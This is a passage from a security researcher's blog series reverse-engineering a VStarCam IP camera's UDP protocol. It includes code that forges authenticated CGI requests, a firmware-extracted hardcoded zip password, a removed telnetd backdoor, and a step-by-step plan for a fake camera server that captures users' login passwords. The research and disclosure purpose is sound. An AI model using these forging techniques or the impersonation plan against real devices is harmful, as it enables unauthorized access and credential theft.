  sleep 0.1
end

client.send_replay
sleep 5
client.close
```

After our GET request was sent, we should have gotten two new packets to inspect, some sort of acknowledgment and the results of the command.




```
GET_STATUS_REPLAY = "\xf1\xd0\x00\x54\xd1\x00\x00\x02\x01\x0a\x00\x00\x48\x00\x00\x00" \
"\x47\x45\x54\x20\x2f\x67\x65\x74\x5f\x73\x74\x61\x74\x75\x73\x2e" \
"\x63\x67\x69\x3f\x6c\x6f\x67\x69\x6e\x75\x73\x65\x3d\x61\x64\x6d" \
"\x69\x6e\x26\x6c\x6f\x67\x69\x6e\x70\x61\x73\x3d\x38\x38\x38\x38" \
"\x38\x38\x26\x75\x73\x65\x72\x3d\x61\x64\x6d\x69\x6e\x26\x70\x77" \
"\x64\x3d\x38\x38\x38\x38\x38\x38"

def send_replay
  data_sock.send(GET_STATUS_REPLAY, target)
  LOG.info "Sent replay packet"
end
```

This time when we send the replay let's see what happens.



This time we get something a little different. We got the "acknowledgement" packet but we didn't get any results. Upon closer inspect we can see the two acknowledgement packets are just slightly different, the last byte on our success being 0x00 and the last byte on our failure was 0x02. We now know that the order of the packets is important. This could signify that the mysterious header has some values in it that track order of packets.

Let's learn more.

The next thing we are going to want to try is to modify a request, and see if we can get it to teach us something new about the protocol.

```
CHECK_USERS_HEADER = "\xf1\xd0\x00\x68\xd1\x00\x00\x00\x01\x0a\x00\x00\x5c\x00\x00\x0
CHECK_USERS_REQUEST = "GET /check_user.cgi?name=123456789&loginuse=admin&loginpas=passv
CHECK_USERS_MODIFIED_REQUEST1 = "GET /check_user.cgi?name=44444&loginuse=admin&loginpc
CHECK_USERS_MODIFIED_REQUEST2 = "GET /check_user.cgi?name=1234567890&loginuse=admin&l
CHECK_USERS_MODIFIED_REQUEST3 = "GET /check_user.cgi?name=987654321&loginuse=admin&lo
CHECK_USERS_REPLAY =  CHECK_USERS_HEADER + CHECK_USERS_REQUEST
CHECK_USERS_MODIFIED_REPLAY1 = CHECK_USERS_HEADER + CHECK_USERS_MODIFIED_REQU
CHECK_USERS_MODIFIED_REPLAY2 = CHECK_USERS_HEADER + CHECK_USERS_MODIFIED_REQU
CHECK_USERS_MODIFIED_REPLAY3 = CHECK_USERS_HEADER + CHECK_USERS_MODIFIED_REQU
```

In the constant CHECK_USERS_MODIFIED_REQUEST1 I changed the name parameter to make it shorter, and in CHECK_USERS_MODIFIED_REQUEST2 I made the name a bit longer, and in CHECK_USERS_MODIFIED_REQUEST3 I reversed the name, but kept the amount of chars the same.

Sending 1 or 2 does nothing and the server doesn't even reply back. Sending request 3 however, works just fine, and produces the correct output.

What we just learned from this is that the header has values specifically related to size not content.

If we try to replay the same packet twice in a session, we see another weird behavior.

```
I, [2019-03-05 08:37:30 -08:00 #18513]  INFO -- : Sent replay packet
I, [2019-03-05 08:37:30 -08:00 #18513]  INFO -- : Sent Pong
I, [2019-03-05 08:37:30 -08:00 #18513]  INFO -- : UNKNOWN PACKET RECEIVED from 192.168.11.140:1056
I, [2019-03-05 08:37:30 -08:00 #18513]  INFO -- : UNKNOWN PACKET RECEIVED from 192.168.11.140:1056
I, [2019-03-05 08:37:30 -08:00 #18513]  INFO -- : Sent Pong
I, [2019-03-05 08:37:31 -08:00 #18513]  INFO -- : Sent Pong
I, [2019-03-05 08:37:32 -08:00 #18513]  INFO -- : Sent Pong
I, [2019-03-05 08:37:32 -08:00 #18513]  INFO -- : Sent Pong
I, [2019-03-05 08:37:34 -08:00 #18513]  INFO -- : Sent Pong
I, [2019-03-05 08:37:34 -08:00 #18513]  INFO -- : Sent replay packet
I, [2019-03-05 08:37:34 -08:00 #18513]  INFO -- : UNKNOWN PACKET RECEIVED from 192.168.11.140:1056
I, [2019-03-05 08:37:34 -08:00 #18513]  INFO -- : Sent Pong
I, [2019-03-05 08:37:34 -08:00 #18513]  INFO -- : Sent Pong
```

The first replay works fine, but the second one doesn't produce results, but does produce the failure acknowledgement. Maybe the acknowledgment packet signifies that the is formatted correctly, but won't give the results if the values aren't 100% correct. My guess would be that the bytes that control size are fine, but the bytes that control order are not.

Let's move on to deciphering these two mysteries.

Figuring out the header

The first big mystery we want to solve is the header, how it's made, and what we can do with it. To do this,we will open up Android Studio with the Eye4 app and do a full capture, from logging into the device, to changing all the settings in the client.

Here are some examples, I pulled them all in order from when the were received. I also do a little number analysis on it and print out the result.

```
CHECK_USERS_HEADER = "\xf1\xd0\x00\x68\xd1\x00\x00\x00"
CHECK_USERS_REQUEST_HEADER = "\x01\x0a\x00\x00\x5c\x00\x00\x00"
CHECK_USERS_REQUEST = "GET /check_user.cgi?name=123456789&loginuse=admin&loginpas=passv
CHECK_USERS_REPLAY =  CHECK_USERS_HEADER + CHECK_USERS_REQUEST_HEADER + CHECK_

CONGLOMERATE_HEADER = "\xf1\xd0\x01\xb9\xd1\x00\x00\x01"
CONGLOMERATE_REQUEST1_HEADER = "\x01\x0a\x00\x00\x51\x00\x00\x00"
CONGLOMERATE_REQUEST1 = "GET /snapshot.cgi?res=1&loginuse=admin&loginpas=password&user=
CONGLOMERATE_REQUEST2_HEADER = "\x01\x0a\x00\x00\x4c\x00\x00\x00"
CONGLOMERATE_REQUEST2 = "GET /get_status.cgi?loginuse=admin&loginpas=password&user=adm
CONGLOMERATE_REQUEST3_HEADER = "\x01\x0a\x00\x00\x53\x00\x00\x00"
CONGLOMERATE_REQUEST3 = "GET /get_factory_param.cgi?loginuse=admin&loginpas=password&
CONGLOMERATE_REQUEST4_HEADER = "\x01\x0a\x00\x00\x4c\x00\x00\x00"
```

```
CONGLOMERATE_REQUEST4 = "GET /get_params.cgi?loginuse=admin&loginpas=password&user=ad
CONGLOMERATE_REQUEST5_HEADER = "\x01\x0a\x00\x00\x51\x00\x00\x00"
CONGLOMERATE_REQUEST5 = "GET /snapshot.cgi?&res=1&loginuse=admin&loginpas=password&use
CONGLOMERATE_REPLAY = CONGLOMERATE_HEADER + CONGLOMERATE_REQUEST1_HEADER + (
                CONGLOMERATE_REQUEST3_HEADER + CONGLOMERATE_REQUEST3 + CONGLOMER

SET_FACTORY_HEADER = "\xf1\xd0\x00\x7e\xd1\x00\x00\x02"
SET_FACTORY_REQUEST_HEADER = "\x01\x0a\x00\x00\x72\x00\x00\x00"
SET_FACTORY_REQUEST = "GET /set_factory_param.cgi?alarm_server=push.eye4.cn/VSTC&loginus
SET_FACTORY_REPLAY = SET_FACTORY_HEADER + SET_FACTORY_REQUEST_HEADER + SET_FAC

SET_DATETIME_HEADER = "\xf1\xd0\x00\x99\xd1\x00\x00\x03"
SET_DATETIME_REQUEST_HEADER = "\x01\x0a\x00\x00\x8d\x00\x00\x00"
SET_DATETIME_REQUEST = "GET /set_datetime.cgi?tz=28800&ntp_enable=1&ntp_svr=time.windows.
SET_DATETIME_REPLAY = SET_DATETIME_HEADER + SET_DATETIME_REQUEST_HEADER + SET_D

puts "CHECK_USERS_REPLAY BREAKDOWN"
puts "    REQUEST LENGTH = D:#{CHECK_USERS_REQUEST.size} | H:0x#{CHECK_USERS_REQUEST.si
puts "    PACKET LENGTH = D:#{CHECK_USERS_REPLAY.size} | H:0x#{CHECK_USERS_REPLAY.size.to_
puts
puts "CONGLOMERATE_REPLAY BREAKDOWN"
puts "    REQUEST1 LENGTH = D:#{CONGLOMERATE_REQUEST1.size} | H:0x#{CONGLOMERATE_REQU
puts "    REQUEST2 LENGTH = D:#{CONGLOMERATE_REQUEST2.size} | H:0x#{CONGLOMERATE_REQ
puts "    REQUEST3 LENGTH = D:#{CONGLOMERATE_REQUEST3.size} | H:0x#{CONGLOMERATE_REQ
puts "    REQUEST4 LENGTH = D:#{CONGLOMERATE_REQUEST4.size} | H:0x#{CONGLOMERATE_REQ
puts "    REQUEST5 LENGTH = D:#{CONGLOMERATE_REQUEST5.size} | H:0x#{CONGLOMERATE_REQ
puts "    PACKET LENGTH = D:#{CONGLOMERATE_REPLAY.size} | H:0x#{CONGLOMERATE_REPLAY.si
puts
puts "SET_FACTORY_REPLAY BREAKDOWN"
puts "    REQUEST LENGTH = D:#{SET_FACTORY_REQUEST.size} | H:0x#{SET_FACTORY_REQUEST.siz
puts "    PACKET LENGTH = D:#{SET_FACTORY_REPLAY.size} | H:0x#{SET_FACTORY_REPLAY.size.to_
puts
puts "SET_DATETIME_REPLAY BREAKDOWN "
puts "    REQUEST LENGTH = D:#{SET_DATETIME_REQUEST.size} | H:0x#{SET_DATETIME_REQUEST.s
puts "    PACKET LENGTH = D:#{SET_DATETIME_REPLAY.size} | H:0x#{SET_DATETIME_REPLAY.size.to
```

```
CHECK_USERS_REPLAY BREAKDOWN
    REQUEST LENGTH = D:92 | H:0x5c
    PACKET LENGTH = D:108 | H:0x6c

CONGLOMERATE_REPLAY BREAKDOWN
    REQUEST1 LENGTH = D:81 | H:0x51
    REQUEST2 LENGTH = D:76 | H:0x4c
    REQUEST3 LENGTH = D:83 | H:0x53
    REQUEST4 LENGTH = D:76 | H:0x4c
    REQUEST5 LENGTH = D:81 | H:0x51
    PACKET LENGTH = D:445 | H:0x1bd

SET_FACTORY_REPLAY BREAKDOWN
    REQUEST LENGTH = D:114 | H:0x72
    PACKET LENGTH = D:130 | H:0x82

SET_DATETIME_REPLAY BREAKDOWN
    REQUEST LENGTH = D:141 | H:0x8d
    PACKET LENGTH = D:157 | H:0x9d
[Done] exited with code=0 in 0.663 seconds
```

When writing this test, I noticed that the 8 byte segments were very similar to the other 8 byte segments, so I wanted to break them up, because I was sure it was significant.

We want to take a look at the hex numbers and start comparing them to numbers in the header. We see, for example, that CHECK_USER_REQUEST length is 0x5c, which we can also see in the CHECK_USER_REQUEST_HEADER in byte[4]. We can see this in every request header.

Another interesting thing we can notice is that the CHECK_USERS_HEADER has a byte, very close to 0x5c, in fact, only 0x4 off. If we go through the other packets (except for the conglomerate one), we see this is the case every time.

Taking a look at the conglomerate packet confirms our suspicion that the 8 bytes right before the GET request is tied to the request itself. We can also see that the top 8 byte header contains 0x1b9 which is 0x4 off the total length 0x1bd. We can also see the request headers match up with the total bytes in each separate request. We also can see the top header's byte length is a 2 byte big endian integer, so we will need to plan for that.

Each of those packets were taken sequentially, in order, from the capture. We can see the last most byte in each of the headers denotes what packet order it's on. We will need to keep track of the number of requests we send.

Ultimately, this all means that we can forge requests, all we need is the GET request length, and the number of GET requests the client has sent.


```
USER = "admin"
PASS = "password"
LOGIN_PARAMS = "&loginuse=#{USER}&loginpas=#{PASS}&user=#{USER}&pwd=#{PASS}"
@requests_sent = 0

def make_udp_header(get_request)
  "\xf1\xd0#{String.new(Bytes[get_request.size + 0xc]).rjust(2, "\x00"[0])}\xd1\x00#{String.new(Bytes
end

def make_get_request_header(get_request)
  "\x01\x0a\x00#{String.new(Bytes[get_request.size]).rjust(2, "\x00"[0])}\x00\x00\x00"
end

def send_udp_get_request(cgi : String, **params)
  param_string = params.keys.map{|param_name|"#{param_name}=#{params[param_name]}"}.joi
  get_request = "GET /#{cgi}.cgi?#{param_string}#{LOGIN_PARAMS}"
  header = make_udp_header(get_request)
  request_header = make_get_request_header(get_request)
  data_sock.send(header + request_header + get_request, target)
  @requests_sent += 1
  LOG.info "SENT #{get_request}"
end
```

Forging Requests

Forging our own packets now seems pretty plausible, let's give it a try.

```
require "./client"

client = Client.new
client.run
# Wait until main phase
until client.state == :main_phase
  sleep 0.1
end

client.send_udp_get_request("check_user", name: "123456789")
sleep 3
client.send_udp_get_request("check_user", name: "123456789")
sleep 3
client.send_udp_get_request("check_user", name: "123456789")
sleep 3
client.send_udp_get_request("check_user", name: "123456789")
sleep 3
sleep 5
client.close
```

This code will not only test if we can forge the first packet, but also the subsequent ones. Checking the Wireshark with a special filter shows the success * `frame contains GET || frame contains F1:D1:00 || frame contains F1:D0:00`



Part 7 >>

Date: 2019-09-03 **Author:** Ian Rash **Index:** #6

Now we are at the point where everything is coming together and now we need to know WHAT we can do with the device.

Getting a list of CGI

At this point, we have a working client (for the most part), now we need commands to run! We are going to explore a variety of ways we can get more info on the commands that are available to us.


Wireshark and Testing Methodology

We can use Wireshark as a sniffer to get the request strings we want. We just open the APP as usual, and try each and every single option, button, etc. Try to do anything that might generate a GET. Then filter the GET packets out in Wireshark.

Decompiling APK

We can use Android Studio's "Debug and Profile APK" feature to disassemble the APK into Smali. I didn't know anything about Smali before messing around with this project, so pardon me if I get things wrong, I never really learned the language, I just used intuition on most of this.

Using the "Find in Path" feature in Android Studio let's us search the project for any mention of .cgi. While some results aren't going to be exactly as we want, we will get to see a majority of the surface level functions we can use.



If we actually look at some of them we can see some code that provides us with more info.

```
new-instance v1, Ljava/lang/StringBuilder;

invoke-direct {v1}, Ljava/lang/StringBuilder;-&gt;&lt;init&gt;()V

const-string/jumbo v2, "set_sensorname.cgi?&sensorid="
invoke-virtual {v1, v2}, Ljava/lang/StringBuilder;-&gt;append(Ljava/lang/String;)Ljava/lang/StringBu

move-result-object v1

invoke-virtual {v1, p2}, Ljava/lang/StringBuilder;-&gt;append(I)Ljava/lang/StringBuilder;

move-result-object v1

const-string v2, "&sensorid0="
invoke-virtual {v1, v2}, Ljava/lang/StringBuilder;-&gt;append(Ljava/lang/String;)Ljava/lang/StringBu

move-result-object v1

invoke-virtual {v1, p3}, Ljava/lang/StringBuilder;-&gt;append(I)Ljava/lang/StringBuilder;

move-result-object v1

const-string v2, "&sensorid1="
```

I don't need to really know smali to know what I'm seeing here. We have a java class, StringBuilder, building a CGI string to send out. By looking at these segments of code by the CGI strings we have found, we can also mine more information on what arguments some of these commands use.

Decomipling SO


I noticed after a while an interesting pattern I kept seeing after it made the CGI string, it would call a method:

```
vstc2/nativecaller/NativeCaller;->TransferMessage
```

However, no amount of googling lead me closer to finding out what it did, and worse, I couldn't find the method ANYWHERE in the smali. I must have searched for hours.

Finally when I did find it, it was just a stub method, there was no code to it at all! Then after a bit more googling I learned that methods gained from Shared Object files won't show up in a Smali decompile, since it's only decompiling the Java, not the assembly. When looking through the shared objects, I found one called libvstc2_jni.so, which seemed to be what I was looking for. I tried decompiling it on Linux but I couldn't find a good tool to do it with and ended up using onlinedisassembler which worked pretty well as I mainly just used it for it's string search, rather

than wanting to pour over ARM ASM.



Decompiling Firmware


I'd also like to decompile the firmware on the camera, but unfortunately, I couldn't find a good method to pull a copy off the device. I was, however, able to get a hold of an update, (Finally I've been waiting for months for a firmware update I could listen into.), which doesn't contain any CGI info, but does contain some other interesting stuff I'll detail later.

Googling

Ripping through Shared Objects, Smali, and Wireshark captures is fun and all, but sometimes you just want real human English answers. I spent a lot of time googling things during this writeup, as well as when I first sat down with the device months ago.

Finally after getting so far, I wanted to see if there was ANY information out there about this API, so I set out with a couple choice google searches, and an understanding of what "down the rabbit hole" truly means.

I started with googling "vstarcam api", which lead me to an interesting SDK page. Once there I quickly located a CGI manual, let's open it up and take a look inside.



Oh no, the manual is in Chinese, but at least we are getting closer.

I tried "vstarcam sdk" and ended up finding an english manual. I also noticed this forum post, which also talked about the poor security of the VStarCam firmware.


In this post he talks about some juicy things, one of which I discovered in an update I went through.

There was also another post about the camera, although it mentions it by a different name, unsurprisingly, the picture even is the same one I have. This guy went deep into the nitty gitty on some of the exploits, some of which I'd like to try myself now that I know about them.


Also, after referencing the manual, I did not notice any commands I didn't find already, or see any that weren't listed.

Extras

After studying this thing for months, I FINALLY received a firmware update. I wasted no time sniffing the connection and learning some cool stuff.



When it started the download, it used the auto_download_file.cgi script. With it we can supply a server, and a file to download. Potentially abusable! We will definitely cover this in a later part.



I immediately grabbed a copy of the file and went to town in binwalk, extracting all files so I could take a look. One of the first files I noticed, ipcam.sh, had an interesting thing inside it. This is the file verbatim.

```
export PATH=/system/system/bin:$PATH
#telnetd
export LD_LIBRARY_PATH=/system/system/lib:/mnt/lib:$LD_LIBRARY_PATH
mount -t tmpfs none /tmp -o size=3m

/system/system/bin/brushFlash
/system/system/bin/updata
/system/system/bin/wifidaemon &
/system/system/bin/upgrade &
```

When I saw this I thought, "Oh man, someone left telnetd on and had to turn it off in a later update."

After downloading previous updates from caches online, I found that this was indeed true. It is also backed up by this article, specifically in the section "CVE-2017-8224 - Backdoor account".

I thought that was super funny.

Another interesting find was some of the developer names were accidentally left in some binaries, by way of a home directory listing.

```
DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             ELF, 32-bit LSB executable, ARM, version 1 (SYSV)
17271         0x4377          Unix path: /home/dengyibao/share/sdk/3518e_a0/Hi35
18_SDK_V1.0.A.0//mpp2/lib/libmpi.so
1247608       0x130978        HTML document header
```

```
lan@gaming-computer:~/Documents/crystal/vstarcam-c7824wip-investigation/software/_CH-sys-48.53.64.60.bin.extracted
lk encoder

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             ELF, 32-bit LSB executable, ARM, version 1 (SYSV)
11798         0x2E16          Unix path: /home/laishaojun/share/hisi/Hi3518_SDK_V1.0.8.1//mpp/lib/libmpi.so
657504        0xA0860         HTML document header
```

I also found another interesting tidbit, the password they use to zip is hardcoded into binaries added in some of the updates.

```
lan@gaming-computer:~/Documents/crystal/vstarcam-c7824wip-investigation/software/_CH-sys-48.53.64.60.bin.extracted/system/system/bin$ bi
lk wifidaemon

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             ELF, 32-bit LSB executable, ARM, version 1 (SYSV)
58379         0xE40B          Unix path: /lib/modules/ko/wdt.ko
60568         0xEC98          Unix path: /system/system/bin/unzip1 -o -P vstarcam!@#$%  /tmp/www.zip -d /system  > /tmp/app.txt
61500         0xF03C          Unix path: /sys/class/net/ra0
64087         0xFA57          Unix path: /lib/modules/wifi/mtutil7601Usta.ko
64968         0xFDC8          Unix path: /etc/Wireless/RT2870STA/RT2870STA.dat
67760         0x108B0         Unix path: /system/system/bin/sysversion.txt
lan@gaming-computer:~/Documents/crystal/vstarcam-c7824wip-investigation/software/_CH-sys-48.53.64.60.bin.extracted/system/system/bin$
```

Part 8 >>

VStarCam - Investigational Journey / ENTRY_#7: VStarCam - An Investigative Journey 8 - Theory-Crafting a Vulne... [_] [X]

Date: 2019-09-03 **Author:** Ian Rash **Index:** #7

Now that we are at the point of near 100% protocol coverage, we can start to think about some ways that we could potentially abuse the protocol, and the devices behind them. One thing I noticed after completely tearing down every packet in the connection process, was that all the information needed to impersonate the camera is sent to broadcast. This means that even when connected directly through LAN, the camera could potentially be impersonated by anyone on the same subnet. A couple things also hint at this.

1. The IP address of the camera can change, and the client must be able to respond to this change. * This means that chances are the protocol checks IP address very weakly, and might be vulnerable to someone using a different IP address. 2. The device itself is not very powerful, so corners were most likely cut in software to save money/processing power. It's likely that certain kinds of checks where overlooked, especially when security was obviously not the goal in mind with the camera. 3. The device may or may not parse all fields in the packets (DBR, BPS, BPA) so it might be easy for us to replay packets without having to know exactly what a field does.

Flaws in the camera programming, as well as the client protocol, also give out too much information. The camera (for seemingly no reason) sends the DBR, which contains all the info we need to impersonate, to broadcast. The client also initiates connection over broadcast (although later switching to direct communications later). Looking at these things, there is a very real possibility of a vulnerability here. We may need to swap fields out of the DBR, or change our MAC address to conform to the clients checks, but it should be possible.

Part 9 >>

VStarCam - Investigational Journey / ENTRY_#8: VStarCam - An Investigative Journey 9 - Writing a Fake Camera ... [_] [X]

Date: 2019-09-03 **Author:** Ian Rash **Index:** #8

The new goal is to write a fake camera server, a piece of software that will pretend to be a camera, to the client, and use it to pry information out. Where do we start?

First thing I did was sit down and flesh out a basic connection process.

1. Wait for DBP from client (f130 from 8600) (client to 255.255.255.255) 2. Capture DBR from camera (44480108 from 6801) (camera to 255.255.255.255) * Get UID, change IP, MAC, and/or other info. 3. Spam DBR at client (to beat out camera.) 4. Wait for BCP from client 5. Send BPS to client 6. Wait for BPS from client 7. Forge BPA to client. 8. Main phase, ping pong, wait for a GET with login params. 9. Once we get password, send disconnect, and close server.

Capture DBP from client

